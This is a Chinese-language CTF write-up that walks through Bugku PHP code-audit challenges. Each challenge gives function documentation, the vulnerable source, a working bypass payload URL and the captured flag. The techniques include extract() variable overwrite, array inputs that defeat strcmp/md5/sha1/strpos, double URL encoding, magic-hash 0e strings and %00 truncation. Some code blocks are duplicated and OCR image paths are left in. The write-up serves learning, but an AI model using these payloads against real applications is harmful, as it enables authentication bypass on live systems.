Author: Qftm

第一题：extract 变量覆盖

知识简介

extract()函数语法：

```
extract(array,extract_rules,prefix)
```

参数 描述

array 必需。 规定要使用的数组。

extract_rules 可选。 extract() 函数将检查每个键名是否为合法的变量名，同时也检查和符号表中已存在的变量名是否冲突。对不合法和冲突的键名的处理将根据此参数决定。

可能的值：

EXTR_OVERWRITE - 默认。如果有冲突，则覆盖已有的变量。

EXTR_SKIP - 如果有冲突，不覆盖已有的变量。

EXTR_PREFIX_SAME - 如果有冲突，在变量名前加上前缀 prefix。

EXTR_PREFIX_ALL - 给所有变量名加上前缀 prefix。

EXTR_PREFIX_INVALID -仅在不合法或数字变量名前加上前缀 prefix。

EXTR_IF_EXISTS - 仅在当前符号表中已有同名变量时，覆盖它们的值。其它的都不处理。

EXTR_PREFIX_IF_EXISTS - 仅在当前符号表中已有同名变量时，建立附加了前缀的变量名，其它的都不处理。

EXTR_REFS - 将变量作为引用提取。导入的变量仍然引用了数组参数的值。


prefix 可选。 如果 extract_rules 参数的值是 EXTR_PREFIX_SAME、EXTR_PREFIX_ALL、EXTR_PREFIX_INVALID 或 EXTR_PREFIX_IF_EXISTS，则 prefix 是必需的。

题目信息

Topic Link: http://123.206.87.240:9009/1.php

extract变量覆盖

50




```
http://123.206.87.240:9009/1.php
<?php
$flag='xxx';
extract($_GET);
if(isset($shiyan))
{
$content=trim(file_get_contents($flag));
if($shiyan==$content)
{
echo'flag{xxx}';
}
else
{
echo'Oh.no';
}
}
?>
```

利用 extract()函数的变量覆盖漏洞原理构造 payload

漏洞产生原因：extract()函数当只有一个参数时，默认的第二参数是：EXTR_OVERWRITE，如果有变量发生冲突，则覆盖已有的变量。

代码审计需要满足两个条件：1. if(isset($shiyan)) == 》 TRUE

2. if($shiyan==$content) == 》 TRUE

构造 payload:

```
//利用 extract()函数变量覆盖漏洞+php 伪协议

http://123.206.87.240:9009/1.php?shiyan=999&flag=data://,999

//利用 file_get_content()函数返回字符串+php 弱类型（null == "string"  ==》 true）

http://123.206.87.240:9009/1.php?shiyan=
http://123.206.87.240:9009/1.php?shiyan=&flag=
http://123.206.87.240:9009/1.php?shiyan=&content=
```

get flag:

```
flag{bugku-dmsj-p2sm3N}
```

第二题：strcmp 比较字符串


知识简介

strcmp()函数语法:

```
int strcmp( string $str1, string $str2)

注意该比较区分大小写。

参数

str1
第一个字符串。
str2
第二个字符串。

返回值

如果 str1 小于 str2 返回 < 0；如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。
```

题目信息

Topic Link: http://123.206.87.240:9009/6.php




```php
<?php
$flag = "flag{xxxxx}";
if (isset($_GET['a'])) {
if (strcmp($_GET['a'], $flag) == 0) //如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。
//比较两个字符串（区分大小写）
die('Flag: '.$flag);
else
print 'No';
}
?>
```

利用 strcmp()函数不能处理数组的漏洞构造 payload

代码审计需要满足两个条件：1. if (isset($_GET['a'])) ==》 TRUE

2. if (strcmp($_GET['a'], $flag) == 0) ==》 TRUE

构造 payload:

```
http://123.206.87.240:9009/6.php?a[]
```

get flag:

```
Flag: flag{bugku_dmsj_912k}
```

第三题：urldecode 二次编码绕过

知识简介

eregi()函数语法：

```
eregi — 不区分大小写的正则表达式匹配

int eregi( string $pattern, string $string[, array &$regs] )

本函数和 ereg() 完全相同，只除了在匹配字母字符时忽略大小写的区别。

ereg()函数

int ereg ( string $pattern , string $string [, array &$regs ] )

以区分大小写的方式在 string 中寻找与给定的正则表达式 pattern 所匹配的子串。

如果找到与 pattern 中圆括号内的子模式相匹配的子串并且函数调用给出了第三个参数 regs，则匹配项将被存入 regs 数组中。$regs[1] 包含第一个左圆括号开始的子串，$regs[2] 包含第二个子串，以此类推。$regs[0] 包含整个匹配的字符串。

如果在 string 中找到 pattern 模式的匹配则返回所匹配字符串的长度，如果没有找到匹配或出错则返回 FALSE。如果没有传递入可选参数 regs 或者所匹配的字符串长度为 0，则本函数返回 1。
```

题目信息

Topic Link: http://123.206.87.240:9009/10.php

urldecode二次编码绕过

50

http://123.206.87.240:9009/10.php

<?php
if(eregi("hackerDJ",$_GET[id])) {
echo("

not allowed!

");
exit();
}
$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
echo "
Access granted!

";
echo "
flag

";
}
?>

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
echo("


not allowed!


");
exit();
}
$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
echo "
Access granted!


";
echo "
flag
```

```
";
}
?>
```

利用浏览器默认对提交的数据进行一次 url 解码

代码审计需要满足两个条件：1. id 里面不能包含字符串“hackerDJ”

2. id 经过 urldecode()之后等于字符串“hackerDJ”

构造 payload:

```
//只需对字符串"hackerDJ"一部分二次 url 编码即可

h 对应的十六进制码为 0x108

%108 进行一次 url 编码%2568

http://123.206.87.240:9009/10.php?id=%2568ackerDJ
```

get flag:

```
Access granted!

flag{bugku__daimasj-1t2}
```

第四题：md5()函数

知识简介

MD5()函数语法:

```
md5 — 计算字符串的 MD5 散列值

string md5( string $str[, bool $raw_output = false] )

参数

str
原始字符串。
raw_output
```

如果可选的 raw_output 被设置为 TRUE，那么 MD5 报文摘要将以 16 字节长度的原始二进制格式返回。

返回值

以 32 字符十六进制数字形式返回散列值。

题目信息

Topic Link: http://123.206.87.240:9009/18.php


```php
<?php
error_reporting(0);
$flag = 'flag{test}';
if (isset($_GET['username']) and isset($_GET['password'])) {
if ($_GET['username'] == $_GET['password'])
print 'Your password can not be your username.';
else if (md5($_GET['username']) === md5($_GET['password']))
die('Flag: '.$flag);
else
print 'Invalid password';
}
?>
```

利用 MD5 函数不能处理数组进行构造 payload

代码审计需要满足两个条件：1. username 和 password 的值不能相同

2. username 和 password 的 MD5 值相同

构造 payload：

```
http://123.206.87.240:9009/18.php?username[]=999&password[]=666
```

get flag:

```
Flag: flag{bugk1u-ad8-3dsa-2}
```

第五题：数组返回 NULL 绕过

知识简介

ereg()函数语法：

```
int ereg ( string $pattern , string $string [, array &$regs ] )


以区分大小写的方式在 string 中寻找与给定的正则表达式 pattern 所匹配的子串。


如果找到与 pattern 中圆括号内的子模式相匹配的子串并且函数调用给出了第三个参数 regs，则匹配项将被存入 regs 数组中。$regs[1] 包含第一个左圆括号开始的子串，$regs[2] 包含第二个子串，以此类推。$regs[0] 包含整个匹配的字符串。


如果在 string 中找到 pattern 模式的匹配则返回所匹配字符串的长度，如果没有找到匹配或出错则返回 FALSE。如果没有传递入可选参数 regs 或者所匹配的字符串长度为 0，则本函数返回 1。
```

strpos()函数语法：

```
strpos — 查找字符串首次出现的位置


int strpos( string $haystack, mixed $needle[, int $offset = 0] )


返回 needle 在 haystack 中首次出现的数字位置。



参数


haystack
在该字符串中进行查找。
```

needle

如果 needle 不是一个字符串，那么它将被转换为整型并被视为字符的顺序值。

offset

如果提供了此参数，搜索会从字符串该字符数的起始位置开始统计。如果是负数，搜索会从字符串结尾指定字符数开始。

返回值

返回 needle 存在于 haystack 字符串起始的位置(独立于 offset)。同时注意字符串位置是从 0 开始，而不是从 1 开始的。

如果没找到 needle，将返回 FALSE。

题目信息

Topic Link: http://123.206.87.240:9009/19.php


```
<?php
$flag = "flag";

if (isset ($_GET['password'])) {
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
echo 'You password must be alphanumeric';
else if (strpos ($_GET['password'], '--') !== FALSE)
die('Flag: ' . $flag);
else
```

```
echo 'Invalid password';
}
?>
```

利用 strpos()函数不能处理数组的漏洞构造 payload

代码审计需要满足两个条件：1. if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE) == 》 FALSE

2. if (strpos ($_GET['password'], '--') !== FALSE) == 》 TRUE

构造 payload:

```
http://123.206.87.240:9009/19.php?password[]=
```

get flag:

```
Flag: flag{ctf-bugku-ad-2131212}
```

第六题：弱类型整数大小比较绕过

知识简介

is_numeric()函数语法：

```
is_numeric – 检测变量是否为数字或数字字符串

bool is_numeric( mixed $var)

如果 var 是数字和数字字符串则返回 TRUE，否则返回 FALSE。
```

题目信息

Topic Link: http://123.206.87.240:9009/22.php

```
$temp = $_GET['password'];
is_numeric($temp)?die("no numeric"):NULL;
if($temp>1336){
echo $flag;
```

利用 php 弱类型漏洞构造 payload

代码审计需要满足两个条件：1. is_numeric($temp) ==》 FALSE

2. if($temp>1336) ==》 TRUE

构造 payload:

```
http://123.206.87.240:9009/22.php?password=99999asd
```

get flag:

```
flag{bugku_null_numeric}
```

第七题：sha()函数比较绕过

知识简介

sha1()函数语法：

```
(PHP 4 >= 4.3.0, PHP 5, PHP 7)

sha1 — 计算字符串的 sha1 散列值

string sha1( string $str[, bool $raw_output = false] )

参数

str
输入字符串。
raw_output
如果可选的 raw_output 参数被设置为 TRUE，那么 sha1 摘要将以 20 字符长度的原始格式返回，否则返回值是一个 40 字符长度的十六进制数字。

返回值
```

返回 sha1 散列值字符串。

题目信息

Topic Link: http://123.206.87.240:9009/7.php

http://123.206.87.240:9009/7.php

```
<?php
$flag = "flag";
if (isset($_GET['name']) and isset($_GET['password']))
{
var_dump($_GET['name']);
echo "
";
var_dump($_GET['password']);
var_dump(sha1($_GET['name']));
var_dump(sha1($_GET['password']));
if ($_GET['name'] == $_GET['password'])
echo '

Your password can not be your name!

';
else if (sha1($_GET['name']) === sha1($_GET['password']))
die('Flag: '.$flag);
else
echo '
Invalid password.

';
}
else
echo '
Login first!

';
?>
```

```php
<?php
$flag = "flag";
if (isset($_GET['name']) and isset($_GET['password']))
{
var_dump($_GET['name']);
echo "
";
var_dump($_GET['password']);
var_dump(sha1($_GET['name']));
var_dump(sha1($_GET['password']));
if ($_GET['name'] == $_GET['password'])
```

```
echo '

Your password can not be your name!

';
else if (sha1($_GET['name']) === sha1($_GET['password']))
die('Flag: '.$flag);
else
echo '
Invalid password.

';
}
else
echo '
Login first!

';
?>
```

利用 sha1 函数不能处理数组进行构造 payload

代码审计需要满足三个条件：1. if (isset($_GET['name']) and isset($_GET['password'])) ==》 TRUE

2. if ($_GET['name'] == $_GET['password']) ==》 FALSE

3. if (sha1($_GET['name']) === sha1($_GET['password'])) ==》 TRUE

构造 payload:

```
http://123.206.87.240:9009/7.php?name[]=999&password[]=99999
```

get flag:

```
Flag: flag{bugku--daimasj-a2}
```

第八题：md5 加密相等绕过

知识简介

MD5()函数语法：

md5 — 计算字符串的 MD5 散列值

string md5(string $str[, bool $raw_output = false])

参数

str

原始字符串。

raw_output


如果可选的 raw_output 被设置为 TRUE，那么 MD5 报文摘要将以 16 字节长度的原始二进制格式返回。

返回值

以 32 字符十六进制数字形式返回散列值。

题目信息

Topic Link: http://123.206.87.240:9009/13.php




```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
```

```php
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
echo "flag{*}";
} else {
echo "false!!!";
}}
else{echo "please input a";}
?>
```

利用 MD5 函数处理的特殊字符串进行绕过构造 payload

```
//下面的特殊字符串经过 MD5 函数处理过之后相等

QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

代码审计需要满足两个条件：1. if(isset($a)) ==》TRUE

2. if ($a != 'QNKCDZO' && $md51 == $md52) ==》TRUE

构造 payload:

```
http://123.206.87.240:9009/13.php?a=s878926199a
```

get flag:

```
flag{bugku-dmsj-am9ls}
```

第九题：十六进制与数字比较

知识简介

ord()函数语法:

```
int ord( string $string)

返回字符串 string 第一个字符的 ASCII 码值。

该函数是 chr() 的互补函数。

参数

string
一个字符。

返回值

返回整型的 ASCII 码值。
```

题目信息

Topic Link: http://123.206.87.240:9009/20.php

http://123.206.87.240:9009/20.php

```
<?php
error_reporting(0);
function noother_says_correct($temp)
{
$flag = 'flag{test}';
$one = ord('1'); //ord — 返回字符的 ASCII 码值
$nine = ord('9'); //ord — 返回字符的 ASCII 码值
$number = '3735929054';
// Check all the input characters!
for ($i = 0; $i < strlen($number); $i++)
{
// Disallow all the digits!
$digit = ord($temp{$i});
if ( ($digit >= $one) && ($digit <= $nine) )
{
// Aha, digit not allowed!
return "flase";
}
}
if($number == $temp)
return $flag;
}
$temp = $_GET['password'];
echo noother_says_correct($temp);
?>
```

```php
<?php
error_reporting(0);
function noother_says_correct($temp)
{
$flag = 'flag{test}';
$one = ord('1'); //ord — 返回字符的 ASCII 码值
$nine = ord('9'); //ord — 返回字符的 ASCII 码值
$number = '3735929054';
// Check all the input characters!
for ($i = 0; $i < strlen($number); $i++)
{
// Disallow all the digits!
$digit = ord($temp{$i});
if ( ($digit >= $one) && ($digit <= $nine) )
{
// Aha, digit not allowed!
return "flase";
}
}
if($number == $temp)
return $flag;
```

```
}
$temp = $_GET['password'];
echo noother_says_correct($temp);
?>
```

利用双等于号"=="可以对不同进制的数比较来构造 payload

代码审计需要满足两个条件：1. if （（$digit >= $one）&&（$digit <= $nine））==》FALSE　//password 的值里面不能包含数字 1-9，‘3735929054’转化为十六进制 0xdeadc0de 碰巧里面的字符都没在 1-9 里面

2. if($number == $temp) ==》 TRUE　//十进制和十六进制之间的比较

构造 payload:

```
http://123.206.87.240:9009/20.php?password=0xdeadc0de
```

get flag:

```
flag{Bugku-admin-ctfdaimash}
```

第十题：变量覆盖

变量覆盖????? 怎么感觉像是服务器被覆盖了！！！！！

第十一题：ereg 正则%00 截断

知识简介

ereg()函数语法:

```
int ereg ( string $pattern , string $string [, array &$regs ] )


以区分大小写的方式在 string 中寻找与给定的正则表达式 pattern 所匹配的子串。


如果找到与 pattern 中圆括号内的子模式相匹配的子串并且函数调用给出了第三个参数 regs，则匹配项将被存入 regs 数组中。$regs[1] 包含第一个左圆括号开始的子串，$regs[2] 包含第二个子串，以此类推。$regs[0] 包含整个匹配的字符串。


如果在 string 中找到 pattern 模式的匹配则返回所匹配字符串的长度，如果没有找到匹配或出错则返回 FALSE。如果没有传递入可选参数 regs 或者所匹配的字符串长度为 0，则本函数返回 1。
```

strlen()函数语法:

```
int strlen( string $string)
```

返回给定的字符串 string 的长度。

参数

string

需要计算长度的字符串。

返回值

成功则返回字符串 string 的长度；如果 string 为空，则返回 0。

strpos()函数语法：

```
strpos – 查找字符串首次出现的位置

int strpos( string $haystack, mixed $needle[, int $offset = 0] )
```

返回 needle 在 haystack 中首次出现的数字位置。

参数

haystack

在该字符串中进行查找。

needle

如果 needle 不是一个字符串，那么它将被转换为整型并被视为字符的顺序值。

offset

如果提供了此参数，搜索会从字符串该字符数的起始位置开始统计。如果是负数，搜索会从字符串结尾指定字符数开始。


返回值

返回 needle 存在于 haystack 字符串起始的位置(独立于 offset)。同时注意字符串位置是从 0 开始，而不是从 1 开始的。

如果没找到 needle，将返回 FALSE。

题目信息

Topic Link: http://123.206.87.240:9009/5.php




```
<?php
$flag = "xxx";
if (isset ($_GET['password']))
{
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
{
echo '

You password must be alphanumeric

';
}
else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
```

```
{
if (strpos ($_GET['password'], '-') !== FALSE) //strpos — 查找字符串首次出现的位置
{
die('Flag: ' . $flag);
}
else
{
echo('
- have not been found


');
}
}
else
{
echo '
Invalid password


';
}
}
?>
```

题目代码有误(也不知道是怎么个回事 mmp)，正确代码应该是：

```
if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    {
        echo '<p>You password must be alphanumeric</p>';
    }
    else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
    {
        if (strpos ($_GET['password'], '*-*') !== FALSE)
        {
            die('Flag: ' . $flag);
        }
        else
        {
```

```
            echo('<p>*-* have not been found</p>');
        }
    }
    else
    {
        echo '<p>Invalid password</p>';
    }
```

利用 strlen()函数和 strpos()函数不能处理数组进行构造 payload

或

利用 ereg()函数的%00 截断漏洞进行构造 payload

代码审计需要满足三个条件：1. if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE) ==》 FLASE

2. if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999) //正常感觉矛盾，但是可以利用科学计数法绕过 1e8 >9999999

3. if (strpos ($_GET['password'], '*-*') !== FALSE) //password 的值应包含字符串 '*-*'

构造 payload:

```
http://123.206.87.240:9009/5.php?password=1e8%00*-*


http://123.206.87.240:9009/5.php?password[]=
```

get flag:

```
Flag: flag{bugku-dm-sj-a12JH8}
```

第十二题：strpos 数组绕过

知识简介

strpos()函数语法：

```
strpos – 查找字符串首次出现的位置


int strpos( string $haystack, mixed $needle[, int $offset = 0] )
```

返回 needle 在 haystack 中首次出现的数字位置。

参数

haystack

在该字符串中进行查找。

needle

如果 needle 不是一个字符串，那么它将被转换为整型并被视为字符的顺序值。

offset

如果提供了此参数，搜索会从字符串该字符数的起始位置开始统计。如果是负数，搜索会从字符串结尾指定字符数开始。

返回值

返回 needle 存在于 haystack 字符串起始的位置(独立于 offset)。同时注意字符串位置是从 0 开始，而不是从 1 开始的。

如果没找到 needle，将返回 FALSE。

题目信息

Topic Link: http://123.206.87.240:9009/15.php


```
<?php
$flag = "flag";
```

```
if (isset ($_GET['ctf'])) {
if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE)
echo '必须输入数字才行';
else if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE)
die('Flag: '.$flag);
else
echo '骚年，继续努力吧啊~';
}
?>
```

利用 strpos()函数不能处理数组进行构造 payload

代码审计需要满足两个条件：1. if (@ereg ("^[1-9]+$", $_GET['ctf']) === FALSE) ==》 FALSE

2. if (strpos ($_GET['ctf'], '#biubiubiu') !== FALSE) ==》 TRUE

构造 payload：

```
http://123.206.87.240:9009/15.php?ctf[]=
```

get flag：

```
Flag: flag{Bugku-D-M-S-J572}
```

第十三题：数字验证正则绕过

知识简介

preg_match()函数学习：

```
int preg_match( string $pattern, string $subject[, array &$matches[, int $flag
s = 0[, int $offset = 0]]] )


搜索 subject 与 pattern 给定的正则表达式的一个匹配.


参数
pattern
要搜索的模式，字符串类型。
subject
输入字符串。
matches
```

如果提供了参数 matches，它将被填充为搜索结果。 $matches[0]将包含完整模式匹配到的文本，$matches[1] 将包含第一个捕获子组匹配到的文本，以此类推。

flags

flags 可以被设置为以下标记值：

PREG_OFFSET_CAPTURE

如果传递了这个标记，对于每一个出现的匹配返回时会附加字符串偏移量(相对于目标字符串的)。注意：这会改变填充到 matches 参数的数组，使其每个元素成为一个由第 0 个元素是匹配到的字符串，第 1 个元素是该匹配字符串在目标字符串 subject 中的偏移量。

offset

通常，搜索从目标字符串的开始位置开始。可选参数 offset 用于指定从目标字符串的某个位置开始搜索(单位是字节)。

返回值

preg_match()返回 pattern 的匹配次数。它的值将是 0 次（不匹配）或 1 次，因为 preg_match()在第一次匹配后将会停止搜索。preg_match_all()不同于此，它会一直搜索 subject 直到到达结尾。如果发生错误 preg_match()返回 FALSE。

题目信息

Topic Link: http://123.206.87.240:9009/21.php

数字验证正则绕过

150

http://123.206.87.240:9009/21.php

```
<?php
error_reporting(0);
$flag = 'flag{test}';
if ("POST" == $_SERVER['REQUEST_METHOD'])
{
$password = $_POST['password'];
if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) //preg_match — 执
行一个正则表达式匹配
{
echo 'flag';
exit;
}
while (TRUE)
{
$reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
if (6 > preg_match_all($reg, $password, $arr))
break;
$c = 0;
$ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号
[[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母
foreach ($ps as $pt)
{
```

```
<?php
error_reporting(0);
```

```php
$flag = 'flag{test}';
if ("POST" == $_SERVER['REQUEST_METHOD'])
{
$password = $_POST['password'];
if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) //preg_match — 执行一个正则表达式匹配
{
echo 'flag';
exit;
}
while (TRUE)
{
$reg = '/([[:punct:]]+|[[:digit:]]+|[[:upper:]]+|[[:lower:]]+)/';
if (6 > preg_match_all($reg, $password, $arr))
break;
$c = 0;
$ps = array('punct', 'digit', 'upper', 'lower'); //[[:punct:]] 任何标点符号 [[:digit:]] 任何数字 [[:upper:]] 任何大写字母 [[:lower:]] 任何小写字母
foreach ($ps as $pt)
{
if (preg_match("/[[:$pt:]]+/", $password))
$c += 1;
}
if ($c < 3) break;
//>=3, 必须包含四种类型三种与三种以上
if ("42" == $password) echo $flag;
else echo 'Wrong password';
exit;
}
}
?>
```

利用 preg_match()函数不能处理数组进行构造 payload

代码审计需要满足一个条件：1. if (0 >= preg_match('/^[[:graph:]]{12,}$/', $password)) ==》 TRUE

构造 payload:

```
http://123.206.87.240:9009/21.php
```

```
post: password[]=
```

get flag:

```
flag{Bugku_preg_match}
```

第十四题：简单的 waf

和第十题(变量覆盖)一样，题目打不开！！！！！ *-*